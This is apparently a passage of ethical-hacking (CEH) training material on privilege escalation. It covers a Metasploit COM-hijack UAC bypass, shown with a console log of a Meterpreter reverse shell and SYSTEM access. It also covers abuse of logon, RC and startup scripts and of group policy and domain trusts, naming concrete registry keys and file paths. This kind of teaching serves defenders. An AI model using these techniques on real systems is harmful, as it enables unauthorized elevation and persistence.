
  The Metasploit exploit **`bypassuac_comhijack`** allows attackers to build COM handler registry entries within the current user hive to bypass UAC protection. These registry entries can be referenced to the execution of some high-level processes, which results in the loading of attacker-controlled DLLs. These DLLs can be injected with a malicious payload that allows attackers to establish elevated sessions.

  ```
  msf > use exploit/windows/local/bypassuac_comhijack
  ```


msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
msf > use exploit/windows/local/bypassuac_comhijack
msf exploit(windows/local/bypassuac_comhijack) > set session 1
session => 1
msf exploit(windows/local/bypassuac_comhijack) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Targeting Computer Managment via HKCU\Software\Classes\CLSID\{0A29FF9E-7F
[*] Uploading payload to C:\Users\raj\AppData\Local\Temp\bqLjioWg.dll ...
[*] Executing high integrity process ...
[*] Sending stage (179779 bytes) to 192.168.1.107
[*] Meterpreter session 2 opened (192.168.1.106:4444 -> 192.168.1.107:49209)
[*] Cleaining up registry ...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 6.121: Screenshot of Metasploit showing UAC bypass via COM handler hijacking



Privilege Escalation by Abusing Boot or Logon Initialization Scripts

- Attackers take advantage of boot or logon initialization scripts for **escalating privileges** or **maintaining persistence** on a target system
- Boot or logon initialization scripts also allow attackers to perform different **administrative tasks**, using which they can run other programs on the system

Logon Script (Windows)	Attackers create persistence and escalate privileges on a system by embedding the path to their script in the following registry key: `HKCU\Environment\UserInitMprLogonScript`
Logon Script (Mac)	Logon scripts in macOS are also known as login hooks and allow attackers to create persistence on a system as they are executed automatically during system login Attackers leverage these hooks to inject a malicious payload to elevate privileges and maintain persistence
Network Logon Scripts	Network logon scripts are allocated using Active Directory or GPOs Attackers abuse network logon scripts to gain local or administrator credentials based on the access configuration
RC Scripts	Attackers abuse RC scripts by embedding a malicious binary shell or path in RC scripts such as `rc.common` or `rc.local` within Unix-based systems to escalate privileges and maintain persistence
Startup Items	Attackers create malicious files or folders within the `/Library/StartupItems` directory to maintain persistence `StartupItems` items are executed at the bootup stage with root-level privileges

Privilege Escalation by Abusing Boot or Logon Initialization Scripts

Attackers take advantage of boot or logon initialization scripts for escalating privileges or maintaining persistence on a target system. These scripts also allow attackers to perform different administrative tasks, through which they can run other programs on the system. In addition, attackers can communicate with an internal logging server implementing these scripts. Such scripts may differ depending on the OS of the target system and the location (remote or local) from which they are executed. Attackers initially use these scripts to hold persistence on a single system. Based on the configuration settings, attackers can escalate privileges either using a local or an admin account.

Discussed below are the various techniques used by attackers to apply boot or logon initialization scripts for escalating privileges.

- **Logon Script (Windows)**

  Once a user or a user group is signed into a Windows system, the OS allows the execution of logon scripts. These scripts are used by attackers to create persistence and escalate privileges on a system by embedding the path to their script to the following registry key:

  - `HKCU\Environment\UserInitMprLogonScript`

- **Logon Script (Mac)**

  Logon scripts on macOS are also known as login hooks and allow attackers to create persistence on a system as they are executed automatically during the system login. A specific script (login hook) is executed by macOS when a login attempt is made. However, this login hook differs from startup items as the hook itself is executed as the root user. Attackers leverage these hooks to inject malicious payloads to elevate privileges and maintain persistence.

- **Network Logon Scripts**


  Attackers leverage network logon scripts for escalating privileges and maintaining persistence. These scripts are allocated using AD or GPOs. Such logon scripts are executed using any valid user's credentials. The initialization of a network logon script can be utilized for different systems based on the networked systems. For this reason, attackers abuse network logon scripts to gain local or administrator credentials based on the access configuration to escalate their privileges.

- **RC Scripts**

  Attackers abuse RC scripts to escalate privileges and create persistence during the startup process of Unix-based systems. These scripts are executed during system startup and allow the mapping and initializing of custom startup services. These custom services can be used by an attacker for various run levels. Attackers maintain persistence by embedding a malicious binary shell or path to RC scripts such as **`rc.common`** or **`rc.local`** within Unix-based systems. When the system reboots, attackers gain root access through the automatic execution of these RC scripts.

- **Startup Items**

  In macOS systems, startup items run at the last stage of the booting process and include different executable files or shell scripts along with their configuration information, which is used to determine the order of execution for the startup items. **`StartupParameters.plist`** is an executable file of a startup item, which is located within the top-level root directory. Attackers create malicious files or folders within the **`/Library/StartupItems`** directory to maintain persistence. As these items are executed at the bootup stage, they can be executed with root-level privileges.



Privilege Escalation by Modifying Domain Policy

CEH
Certified Ethical Hacker

- The domain policy comprises the **configuration settings** that may be implemented between the domains in a forest domain environment
- Attackers modify the domain settings by **changing the group policy** and trust relationship between domains
- Attackers also **implant a fake domain** controller to maintain a foothold and escalate privileges

Group Policy Modification

- Modify the `ScheduledTasks.xml` file to create a malicious scheduled task/job using scripts such as New-GPOImmediateTask:

```
<GPO_PATH>\Machine\Preferences\Scheduled
Tasks\ScheduledTasks.xml
```

Domain Trust Modification

- Use the `domain_trusts` utility to collect information about trusted domains and modify the settings of existing domain trusts:

```
C:\Windows\system32>nltest
/domain_trusts
```

Privilege Escalation by Modifying Domain Policy

Attackers often attempt to circumvent security solutions and other defenses implemented in a domain environment by modifying the domain’s configuration settings. In a Windows environment, domains controlled by the AD service manage the communications between various resources such as computers and user accounts in a network. The domain policy comprises the configuration settings that may be implemented between the domains in a forest domain environment. Attackers can modify the domain settings by changing the group policy and trust relationship between domains. Attackers make these changes to implant a fake domain controller (DC), through which they can maintain a foothold and escalate privileges.

- **Group Policy Modification**

  Group policies are used to manage the resources and their configuration settings such as security options, registry keys, and domain members. All user accounts are provided with read access to GPOs by default, and write access is provided only to specific users or groups within the domain.

  ```
  \<DOMAIN>\SYSVOL\<DOMAIN>\Policies\
  ```

  Attackers use the above path to access the domain group policies and modify them to perform unintended activities such as creating a new account, disabling or modifying internal tools, ingress tool transfer, unwanted service executions, and modifying the policy to extract passwords in plaintext.

  ```
  <GPO_PATH>\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml
  ```

  Attackers use the above path to modify the `ScheduledTasks.xml` file to create a malicious scheduled task/job using scripts such as `New-GPOImmediateTask`.

  ```
  <GPO_PATH>\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
  ```

Attackers use the above path to modify particular user rights such as **`SeEnableDelegationPrivilege`** to create a backdoor. Then, attackers control the user account to change the group policy settings.

- **Domain Trust Modification**

